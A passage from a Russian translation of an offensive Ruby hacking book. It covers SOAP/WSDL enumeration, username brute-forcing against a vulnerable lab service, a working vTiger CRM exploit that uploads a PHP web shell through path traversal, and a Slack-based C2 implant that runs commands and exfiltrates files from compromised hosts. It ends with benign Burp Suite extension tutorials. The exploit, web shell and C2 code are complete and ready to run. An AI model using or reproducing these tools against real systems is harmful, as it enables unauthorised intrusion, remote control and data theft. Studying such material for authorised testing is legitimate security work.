Мы начинаем с подключения библиотеки soap_enumerator для разбора документа и open-uri для запроса URL WSDL с нашего уязвимого сервера. Затем мы создаём экземпляр перечислителя, чтобы разобрать документ и преобразовать каждый основной элемент в объект его класса. Метод list() — это метод экземпляра класса Messages. Этот метод перечисляет все обнаруженные в документе сообщения. Он возвращает массив объектов Messages::Message. Каждый объект сообщения — это по сути разобранное сообщение, содержащее атрибуты сообщения и его части. Каждая часть — это объект Part. Атрибуты по сути преобразуются в методы Ruby для хранения значений атрибутов из элемента. Мы перебираем эти атрибуты, а затем отправляем их объекту сообщения, чтобы получить значения атрибутов. Метод parts() возвращает массив объектов Messages::Message::Part. Опять же, мы перебираем объекты частей, чтобы получить значения их атрибутов.

Ответ будет выглядеть следующим образом.

```
[+] Message:
  name: return_priceRequest
[+] Parts:
  name: name
  type: xsd:string
[+] Message:
  name: return_priceResponse
[+] Parts:
  name: return
  type: xsd:float
[+] Message:
  name: owasp_api_top10Request
[+] Parts:
  name: owaspid
  type: xsd:int
..omitted..
```

В лабораторных файлах вы можете изучить полный код скрипта. Кроме того, я добавил похожий скрипт под названием «wsdl_enum_tree.rb», который имеет более нарядное представление с помощью gem «tty-tree». Этот gem нужно установить перед запуском скрипта. Как только вы его установите, вы увидите дерево вывода для элементов следующим образом.

```
Types:
└── Schema:
    └── Attributes:
        ├── target_namespace
        │   └── dvwa:webservice
Messages:
└── Message:
    └── Attributes:
        ├── name
        │   └── return_priceRequest
        └── Message Part:
            └── Attributes:
                ├── name
                └── type
..omitted..
```

Эксплуатация уязвимого SOAP-сервиса

Если вы когда-либо видели SOAP-запрос, вы сразу узнаете в нём классический HTTP-запрос. Основное отличие — тело SOAP-запроса: это сообщение, которое должно быть инкапсулировано в XML-документ, содержащий SOAP-конверт (envelope). Он состоит из двух частей: элементов header и body XML.

Простой SOAP-запрос может выглядеть следующим образом.

```
POST /dvws/vulnerabilities/wsdlenum/service.php HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://localhost/dvws/vulnerabilities/wsdlenum/service.php/check_
Content-Length: 439
Host: localhost:8383
User-Agent: Black Hat Ruby
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
```

```
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xm
  <soapenv:Header/>
  <soapenv:Body>
    <check_user_information soapenv:encodingStyle="http://schemas.xmlsoap.org/
      <username xsi:type="xsd:string">root</username>
    </check_user_information>
  </soapenv:Body>
</soapenv:Envelope>
```

Построение запроса вручную или с помощью Net::HTTP может быть неудобным и подверженным риску неправильно написанного, неполного или сформированного с ошибками XML. Это может привести к отклонению запроса сервисом. Мы будем использовать gem под названием «Savon», который является одним из лучших SOAP-клиентов в Ruby. Этот gem будет использоваться в атаках далее в этой главе.

Установка gem savon

```
$ gem install savon httpclient
```

Брут-форс существующих пользователей

Во время перечисления сервиса мы нашли интересную функцию под названием «check_user_information», которая позволяет пользователю получать информацию об определённых пользователях. Если вы запустите наш wsdl_enum.rb против сервиса, вы получите следующую информацию о «check_user_information»:

- **Message**: check_user_informationRequest:
  - **Part Name**: username
  - **Part Type**: xsd:string
- **Message**: check_user_informationResponse:
  - **Part Name (имя параметра)**: return
  - **Part Type (тип параметра)**: xsd:string
- **Binding Operation** (check_user_information):
  - **Soap Action**: http://localhost/dvws/vulnerabilities/wsdlenum/service.php/check_user_infor

Чтобы отправить запрос к этой функции, она должна принимать параметр с именем «username». Тип значения этого параметра — строка. Кроме того, мы видим URL действия этой функции по адресу http://localhost/dvws/vulnerabilities/wsdlenum/service.php/check_user

Ожидаемый ответ будет в параметре под названием «return», а его значение будет строкой. Давайте создадим скрипт для перечисления этих пользователей с помощью

брут-форса.

```
require 'savon'

url = 'http://localhost:8383/dvws/vulnerabilities/wsdlenum/service.php?wsdl'
client = Savon::Client.new(wsdl: url)

users = %w{galaxy root admin alice will bob mark}

users.map do |user|
  res = client.call(:check_user_information, message: {username: user})
  result = res.body[:check_user_information_response][:return]

  puts result if result.is_a? String
end
```

Листинг 14-2: wsdl_user_enum.rb

После подключения библиотеки savon мы создаём экземпляр savon-клиента с WSDL сервиса, передавая тип WSDL и URL классу Savon::Client. Метод call() экземпляра savon-клиента принимает имя целевой функции как символ и сообщение как хеш, чтобы построить весь запрос. Он возвращает ответ, который разбирается в хеши. Наконец, мы выводим результат (информацию о пользователе), если пользователь существует. Значение ключа :return — строковый объект, если пользователь существует и есть данные для возврата; в противном случае возвращается хеш с бессмысленными данными.

Получение шелла на SOAP-сервисе vTiger CRM

Приложение для управления взаимоотношениями с клиентами (CRM) на основе PHP, называемое vTiger, уязвимо к двум критическим уязвимостям в реализации SOAP. Одна из уязвимостей — обход аутентификации, другая — произвольная загрузка файлов. Это звучит как идеальная цепочка уязвимостей для загрузки веб-шелла без аутентификации.

Во время перечисления сервиса вы увидите операцию под названием «AddEmailAttachment». Сообщение запроса «AddEmailAttachmentRequest» ожидает семь частей (emailid, filedata, filename, filesize, filetype, username и session), и все они — строки. Давайте посмотрим, как выглядит наш эксплойт.

```
require 'savon'

url = ARGV[0]
shell = "<?php system($_GET['cmd']); ?>"
```

```
client = Savon::Client.new(wsdl: url)

puts "[*] Interact with :add_email_attachment operation"
response = client.call(:add_email_attachment,
                       :message => {
                         emailid: rand(1000),
                         filedata: [shell].pack("m0"),
                         filename: "../../../../../../bhr.php",
                         filesize: shell.size,
                         filetype: "php",
                         username: "BlackHatRuby",
                         sessionid: nil
                       })

puts "[+] PHP Shell on: http://#{url}/vtigercrm/soap/bhr.php?cmd=id"
```

Листинг 14-3: vtiger_exploit.rb

Чтобы запустить эксплойт, вы передаёте скрипту аргументом расположение WSDL, как показано ниже.

```
$ ruby vtiger_exploit.rb http://172.16.16.133/vtigercrm/soap/vtigerservice.php
```

После эксплуатации посетите URL шелла из вашего браузера.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Рисунок 14-1: Загруженный веб-шелл после эксплуатации



Рис. 11: Рисунок 14-1

ВЕБ-API

В наши дни существует множество веб-сервисных API, которые полагаются на формат JSON. Эти сервисы гибки до такой степени, что делают их полезными для различных ситуаций, о которых разработчики API, возможно, даже никогда не задумывались. Здесь мы будем использовать API Slack, чтобы создать C2-бота. Давайте посмотрим, как мы можем это сделать.

Написание C2 на основе Slack

Концепция здесь состоит в том, чтобы иметь C2-вредонос для внедрения в систему, которую мы скомпрометировали, сохраняя при этом контроль над этим ботом через канал в Slack. Для этого нам нужно создать Slack-бота, который подключается к определённому рабочему пространству команды. Кроме того, мы можем заставить его выполнять системные команды и загружать (эксфильтрировать) файлы в наш защищённый Slack-канал.

Во-первых, вы должны создать бота для своего рабочего пространства Slack. Я назову его «BlackHatRuby» для нашего рабочего пространства «RubyFu». Убедитесь, что вы следуете документации Slack, и не забудьте сгенерировать токен бота, перейдя на (https://api.slack.com/apps) » Выберите приложение » Features » OAuth & Permissions и скопируйте «Bot User OAuth Access Token».

Мы можем использовать API Slack напрямую, вызывая URL их API и отправляя HTTP-запросы с JSON. Но мы выполним эту задачу с помощью хорошо поддерживаемого gem под названием «slack-ruby-bot» для API Slack и async-websocket для асинхронного обмена сообщениями между ботом и API Slack.

Установка gem slack-ruby-bot

```
$ gem install slack-ruby-bot
$ gem install async-websocket -v 0.8.0
```

Давайте перечислим, что именно будет делать наш C2-имплант:

1. Подключаться к API Slack.
2. Принимать команду «execute» для выполнения системных команд на скомпрометированной системе.
3. Принимать команду «upload» для загрузки файлов со скомпрометированной машины в наш Slack-канал.

```
require 'slack-ruby-bot'

class BlackHatRubyBot < SlackRubyBot::Bot
  ENV['SLACK_API_TOKEN'] = 'x0xb-1857..1946-6145..5432-NB6v9di8B1lw..31153G01n
  SlackRubyBot::Client.logger.level = Logger::ERROR

  def self.clean_message(message)
    message.split[1..-1].join(' ').scan(/"([\"\s]+)\s?(.+)?/).flatten
  end

  command 'execute' do |client, data, match|
    bot_cmd, args = clean_message(data.text)
    result = "#{args} 2>&1"
    text = "*$ #{args}*\n" + "`\n#{result}\n`"
    client.say(text: text, channel: data.channel)
  end

  command 'upload' do |client, data, match|
    bot_cmd, args = clean_message(data.text)
    file = Pathname.new(args)

    client.web_client.files_upload(
      channels: '#c2',
```

```
      as_user: true,
      file: Faraday::UploadIO.new(file.realpath.to_s, '*/*'),
      title: 'My Avatar',
      filename: file.basename.to_s,
      initial_comment: "*Filename:* #{file.basename.to_s}"
    )

    client.web_client.chat_postMessage(
      channel: data.channel,
      as_user: true,
      text: "The file has been uploaded successfully!"
    )
  end
end

BlackHatRubyBot.run
```

Листинг 14-4: slack-c2.rb

После подключения библиотеки slack-ruby-bot мы создаём класс BlackHatRubyBot, который наследует класс SlackRubyBot::Bot, чтобы он был нашим основным классом, содержащим все функциональные возможности C2-импланта. Чтобы аутентифицироваться с нашим Slack-ботом, мы добавляем токен клиента в переменную окружения SLACK_API_TOKEN вместо сохранения его в скрипте (например, вы можете получить его с удалённого веб-сервера). Здесь мы установили уровень логирования в Error, чтобы уменьшить многословие журнала (по умолчанию — debug). Нам также нужно создать метод clean_message() для очистки строки текста сообщения, которая содержит строку команды бота и её аргументы. Этот метод возвращает массив, первым элементом которого является сама команда, а вторым — аргумент команды. Метод clean_message() разбирает текст сообщения команды и инициализирует переменные для каждой части (команда и аргументы).

Теперь пришло время создать первую команду бота — «execute», которая выполняет ввод атакующего как системную команду, а затем добавляет некоторое форматирование текста для представления в Slack. Метод SlackRubyBot::Bot#command() — это блок, который содержит объект client, объект data (полная строка сообщения) и объект match. Самые важные — объекты client и data. Метод client.say отправляет текст (результат выполнения команды) в Slack-канал, который отправил команду (data.channel).

Та же концепция применяется к следующей команде — «upload» для эксфильтрации файлов с целевой машины. Метод client.web_client.files_upload() используется для загрузки

файла с целевой системы в файлы Slack под тем же каналом. Обратите внимание, что для загрузки файлов используется Faraday::UploadIO; он устанавливается по умолчанию вместе с gem slack-ruby-bot. Метод client.web_client.chat_postMessage() — это просто способ публикации сообщений в канале, и здесь мы используем его для подтверждения завершения загрузки файла. Наконец, мы запускаем процесс бота с помощью метода run().

Если всё прошло идеально, вы увидите пользователя бота онлайн, и вы сможете упомянуть пользователя, отдав ему команду (например, @blackhatruby execute ls -la).

Рисунок 14-2: Ответы C2 на команду атакующего через Slack




Рис. 12: Рисунок 14-2

Глава 15. Расширение и управление Burp Suite

Если вы когда-либо тестировали веб-приложение, вы наверняка уже пользовались инструментом Burp Suite. Burp — самый популярный перехватывающий прокси и краулер для хакеров всех мастей. Он имеет множество гибких, проверенных модулей, созданных профессиональными хакерами для хакеров, что делает его лучшим инструментом для тестирования веб-приложений.

Кроме того, API Burp позволяют хакерам создавать расширения (плагины), чтобы добавлять их к функциональности Burp. В профессиональной версии Burp есть также AppStore под названием «BApp» для расширений с дополнительными функциональностями, такими как сканеры уязвимостей или осведомлённость о протоколах.

В этой главе мы узнаем, как программно расширять и контролировать Burp. Существует два типа API Burp Suite:

- **API расширений Burp Suite** (Burp Suite Extender API) для расширения функциональности Burp.
- **REST API Burp Suite** для удалённого управления Burp Suite Enterprise.

ПОНИМАНИЕ РАСШИРЕНИЙ BURP SUITE

API Extender'а Burp состоит из множества интерфейсов, которые дают нам больший контроль над Burp. Эти интерфейсы позволяют вам программно изменять и взаимодействовать почти со всем в Burp, включая, помимо прочего, прокси, краулер, Intruder, Repeater, сканер, GUI Burp, например добавление вкладок, контекстного меню и многое другое.

Так как Burp написан на Java, по умолчанию он поддерживает создание расширений на Java. Более того, он поддерживает расширения на JRuby и Jython, которые являются реализациями Ruby и Python поверх виртуальной машины Java (JVM), работающими на платформе Java. Прежде чем углубляться в то, как использовать API Burp, давайте сначала загрузим и импортируем JRuby в Burp.

Загрузка JRuby

Есть два способа загрузить JRuby. Первый способ — скачать «Complete jar» с официального сайта. Вы найдёте список доступных загрузок. Выберите тот, что выглядит как «jruby-complete-9.2.5.0.jar».

Второй способ — использовать команду gem; вы можете загрузить все jar-файлы, используя следующее.

```
$ gem install jruby-jars
```

После установки выполните следующую команду, чтобы найти, где jruby-jars были установлены в вашей системе.

```
$ gem which jruby-jars
/var/lib/gems/2.5.0/gems/jruby-jars-9.2.5.0/lib/jruby-jars.rb
```

Из этого результата мы знаем, что jar-файлы находятся в (/var/lib/gems/2.5.0/gems/jruby-jars-9.2.5.0/lib/), поэтому нужный нам jar — это (/var/lib/gems/2.5.0/gems/jruby-jars-9.2.5.0/lib/jruby-complete-9.2.5.0.jar). Я скопирую его в наш рабочий каталог.

Импорт JRuby в Burp

Перейдите в Extender » Options » Ruby Environment » Select File » Выберите jruby-complete-9.2.5.0.jar.

«Эти настройки позволяют вам настроить среду для выполнения расширений, написанных на Ruby. Чтобы использовать расширения Ruby, вам нужно будет загрузить JRuby — интерпретатор Ruby, реализованный на Java. Обратите внимание, что вы можете либо настроить здесь местоположение JAR-файла JRuby, либо загрузить JAR-файл при запуске через classpath Java».

Location of jRuby JAR file:

```
/home/KING/BlackHatRuby/ch15/jruby-complete-9.2.5.0.jar | Select file... |
```

Рисунок 15-1: Настройка JAR-файла JRuby




Рис. 13: Рисунок 15-1

Теперь всё готово, давайте создавать расширения!

НАПИШИТЕ СВОЁ ПЕРВОЕ РАСШИРЕНИЕ BURP НА RUBY

API Extender’a Burp состоит из интерфейсов (классов), которые содержат методы для обработки и выполнения желаемых вами действий. Когда вы загружаете своё расширение, Burp ищет класс с именем BurpExtender для создания экземпляра. После

создания класса BurpExtender мы должны создать метод экземпляра под названием registerExtenderCallbacks(), который считается точкой входа для вашего расширения и позволяет Burp вызывать функциональные возможности вашего расширения. Этот метод принимает один аргумент под названием callbacks. Переданный аргумент callbacks — это объект класса IBurpExtenderCallbacks, который отправляется Burp в наше расширение, так как он содержит методы для выполнения различных функций внутри Burp.

ПРИМЕЧАНИЕ. Как рубист, вы могли заметить, что мы не следовали стилю Ruby при написании имени метода (например, registerExtenderCallbacks). Это потому, что JRuby взаимодействует с Burp, где Burp ожидает конкретное имя метода для вызова. Чтобы немного упростить дело, мы будем использовать соглашение об именовании Java (camelCase). В противном случае просто следуйте способу Ruby (snake_case). Основываясь на этой информации, давайте создадим шаблон расширения как скелет для создания новых расширений по мере необходимости.

```
require 'java'
java_import 'burp.IBurpExtender'

class BurpExtender
  include IBurpExtender

  def registerExtenderCallbacks(callbacks)
    # Your Extension Ruby Code Here
  end
end
```

Листинг 15-1: burp_extension_template.rb

Мы начинаем с подключения java из JRuby, чтобы дать нам доступ к любым встроенным библиотекам Java. java_import — это ключевое слово для доступа к классам Java. В нашем случае мы хотим получить доступ к классу burp.IBurpExtender, так как собираемся включить его в наш класс BurpExtender. Класс BurpExtender, как мы объяснили, считается главным методом, куда Burp будет смотреть, когда мы загружаем наше расширение. Так как мы получили доступ к burp.IBurpExtender, мы теперь импортируем его функциональности в наш класс BurpExtender, чтобы он вёл себя так же. Затем мы создаём метод registerExtenderCallbacks() с его обязательным аргументом (callbacks), как мы объяснили ранее.

Это всё, что нужно для шаблона расширения Burp на Ruby; теперь вы готовы написать одно. Отсюда вы можете «обточить» файл шаблона как угодно. А пока давайте создадим

примитивное расширение, которое отправляет сообщения в журналы Burp после его загрузки.

```
require 'java'
java_import 'burp.IBurpExtender'

class BurpExtender
  include IBurpExtender

  def registerExtenderCallbacks(callbacks)
    callbacks.setExtensionName("Black Hat Ruby")
    callbacks.issueAlert("Black Hat Ruby | Ruby has gone evil!")
  end
end
```

Листинг 15-2: burp_alert.rb

Это почти идентично нашему основному шаблону, поэтому я выделю только новые строки. Метод setExtensionName() задаёт имя расширения, которое будет видно в списке расширений Burp. Метод issueAlert() отправляет строку оповещения в журналы Burp.

Чтобы загрузить расширение, перейдите на вкладку Extender » Extensions » нажмите Add — появится всплывающее окно. Из выпадающего меню Extension type выберите Ruby, затем нажмите «Select file» и перейдите к нашему файлу расширения Ruby.

Рисунок 15-2: Загрузка расширения Burp на Ruby




Рис. 14: Рисунок 15-2

Как только расширение загружено, вы увидите новый журнал событий.

Рисунок 15-3: Новое оповещение выпущено в журнал событий




Рис. 15: Рисунок 15-3

РАБОТА С GUI BURP ИЗ RUBY

С точки зрения Java-разработчика, при работе с Java GUI (swing) кто-то может считать эту задачу тривиальной; однако с точки зрения неопытного Java-разработчика это не так просто. Независимо от вашего уровня опыта в Java, я поделюсь несколькими хитростями, которые я использую на этом пути:

Про-совет #1. Я нахожу другие расширения, написанные на Ruby, Python или Java, а затем пытаюсь понять логику, которую они реализовали. Я гуглю всё, когда не до конца понимаю сложные фрагменты кода. Понимание базовой логики приложения поможет вам согласовать требования для модуля.

Про-совет #2. Я использую IDE NetBeans, чтобы избежать сложности и проблем с управлением кодом. Я создаю небольшой Java-проект в NetBeans и начинаю создавать компоненты UI из его графического дизайнера. После этого я просматриваю код, стоящий за тем, что я нарисовал, чтобы отразить это в моём Ruby-коде. Используя этот трюк, я успешно создал репозиторий на GitHub, который содержит множество помощников, которые вы можете использовать для создания своих собственных расширений Burp на Ruby.

Итак, давайте продолжим создавать наше расширение, которое сильно зависит от компонентов GUI. Это расширение должно стать отличным примером, демонстрирующим использование нескольких функциональностей GUI внутри Burp Suite. Расширение должно уметь выполнять следующие функции:

1. Вывод сообщения в UI вывода загрузчика расширения:
    - Всплывающее приветственное сообщение.
2. Создание новой вкладки:
    - Создание подвкладки для созданной нами вкладки.
    - Эта вкладка имеет метку с заголовком.
3. Создание контекстного меню:
    - Меню, вызываемое правой кнопкой мыши.
    - Перечисление наших пользовательских модулей.
4. Отслеживание щелчков мыши:
    - Активный мониторинг местоположения мыши
    - Определение, взаимодействует ли пользователь с UI
    - Отражение информации в Ruby

Давайте разберём это по кусочкам.

Как упоминалось ранее, класс BurpExtender и метод registerExtenderCallbacks() неизменны. Нам нужно всплывающее сообщение, которое приветствует пользователя.

Прежде чем продолжить, мы должны импортировать дополнительные функциональности в приложение. Следующие импорты Java требуются для создания нашего расширения.

```
java_import javax.swing.JTabbedPane
java_import javax.swing.JPanel
java_import javax.swing.JLabel
java_import javax.swing.JOptionPane
java_import javax.swing.BorderFactory
java_import javax.swing.border.EmptyBorder
java_import javax.swing.border.TitledBorder
java_import javax.swing.border.LineBorder
java_import javax.swing.JMenu
java_import javax.swing.JMenuItem
java_import java.awt.Component
java_import java.awt.BorderLayout
java_import java.awt.Color
java_import java.awt.Toolkit
java_import java.awt.Font
java_import 'burp.IBurpExtender'
java_import 'burp.IBurpExtenderCallbacks'
java_import 'burp.ITab'
java_import 'burp.IContextMenuFactory'
java_import 'burp.IContextMenuInvocation'
```

Листинг 15-3.1: burp_gui.rb — подробные импорты

Многословный импорт — это безумие, он раздражает и постоянно растёт. Поэтому я нашёл лучший способ, который динамически загрузит интерфейсы Java и Burp.

```
module JPackages
  # Java's Interfaces
  include_package javax.swing
  include_package 'javax.swing.border'
  include_package java.awt

  # Burp's Interfaces
  include_package 'burp'
  include IBurpExtender
  include IContextMenuFactory
  include IContextMenuInvocation
```

```
  include ITab
end

class Object
  def self.const_missing(class_name) JPackages.const_get(class_name); end
end
```

Листинг 15-3.2: burp_gui.rb — динамический импорт

Добавьте этот фрагмент кода в начало вашего расширения после подключения java, чтобы почти все интерфейсы, необходимые нам для этого расширения, загружались автоматически. Всё, что нам теперь нужно сделать, — это включить пакеты в наши классы или модули для использования. Так как я люблю модуляризовать свой код, я создам модуль под названием GUI для оборачивания общих методов Java, чтобы их было легко использовать, как мы сделаем для метода JOptionPane.showMessageDialog(), который отвечает за показ диалогового окна сообщения.

```
module GUI
  include JPackages

  def showMessageDialog(opts={})
    JPackages::JOptionPane.showMessageDialog(nil, opts[:message], opts[:title]
  end
end
```

Листинг 15-3.3: burp_gui.rb — модуль GUI для оборачивания всех функциональностей GUI

Как вы заметили, мы импортировали модуль JPackages, поэтому нам не нужно явно импортировать интерфейс javax.swing.JOptionPane, так как он был загружен динамически. В классе BurpExtender я создам метод greeting(), который содержит приветственное сообщение с несколькими битами информации, например типом лицензии и версией, и вызову его в методе registerExtenderCallbacks().

```
def greeting(extension_name)
  type, major_v, minor_v = @callbacks.get_burp_version
  showMessageDialog(
    {
      title: "Welcome to #{extension_name}",
      message:
        "Thank you for installing #{extension_name}!\n\n" +
        "- Burp Type: " + "#{type}\n" +
```

```
        "- Burp Version: " + "#{major_v}.#{minor_v}",
      level: 1
    }
  )
end
```

Листинг 15-3.4: burp_gui.rb — диалог приветствия

Заметная часть здесь — использование переменной экземпляра @callback для доступа к методу get_burp_version(), который даёт нам доступ к информации о версии Burp.

Если вы реализовали это правильно и загрузили расширение, вы увидите что-то похожее на следующее сообщение. Конечно, это зависит от вашей лицензии и версии Burp.

```
- Burp Type: Burp Suite Professional
- Burp Version: 2.1.01
```

Рисунок 15-4: Приветственное сообщение от расширения burp_gui




Рис. 16: Рисунок 15-4

1. Создайте новую вкладку в Burp, и нам нужно дать вкладке имя

Это потребует компонентов Java (javax.swing.JTabbedPane), а также Burp (burp.ITab, burp.IBurpExtenderCallbacks), которые оба импортированы динамически. Однако интерфейсы Burp нужно явно включать, как мы сделали в модуле JPackages. JTabbedPane

требует два геттер-метода. Один для получения компонента UI, а другой для определения заголовка (названия) новой вкладки. Давайте посмотрим, как это будет реализовано в классе BurpExtender.

```
class BurpExtender
  include JPackages
  include GUI

  def registerExtenderCallbacks(callbacks)
    @callbacks = callbacks
    extension_name = 'BlackHat Ruby'
    @callbacks.setExtensionName("#{extension_name} | GUI Extension")

    @itab = JTabbedPane.new
    @itab_caption = 'Black Hat Ruby | iTab'
    @callbacks.customizeUiComponent(@itab)
    @callbacks.addSuiteTab(self)
  end

  def getTabCaption
    @itab_caption
  end

  # ITab::getUiComponent
  def getUiComponent
    @itab
  end
end
```

Листинг 15-3.5: burp_gui.rb — добавление новой вкладки

Из этого кода мы видим, что создали новую вкладку «iTab», содержащую строку «Black Hat Ruby | iTab». Также мы видим два геттер-метода, как я объяснил ранее. Наконец, мы добавили созданную вкладку в UI Burp, вызвав addSuiteTab().

Давайте продолжим изучение последних функций, чтобы получить более полную картину.

2. Создайте подвкладку под основной вкладкой

3. и затем создайте метку под подвкладкой

Чтобы получить полную картину всех предыдущих функциональностей, давайте вспомним нашу цель. Цель — иметь новую вкладку, внутри этой вкладки — новую подвкладку (панель), а внутри этой подвкладки — метку. Итак, основываясь на этом, давайте создадим соответствующий код.

```
class BurpExtender
  include JPackages
  include GUI

  def registerExtenderCallbacks(callbacks)
    @callbacks = callbacks
    extension_name = 'BlackHat Ruby'
    @callbacks.setExtensionName("#{extension_name} | GUI Extension")

    @itab = JTabbedPane.new
    @itab_caption = 'Black Hat Ruby | iTab'
    @callbacks.customizeUiComponent(@itab)
    @callbacks.addSuiteTab(self)

    panel = JPanel.new
    @itab.addTab('Black Hat Ruby | SubTab', panel)

    label_title = '<html><h1>' + "Black Hat Ruby | Label" + '</h1></html>'
    label_col = Color.new(255, 102, 0)

    label = JLabel.new
    label.setText(label_title)
    label.setForeground(label_col)
    label.setToolTipText("Where Ruby Goes Evil!")

    panel.setBorder(
      BorderFactory.createTitledBorder(
        nil, label_title,
        TitledBorder::LEFT,
        TitledBorder::TOP,
        Font.new("Times New Roman", 1, 20),
```

```
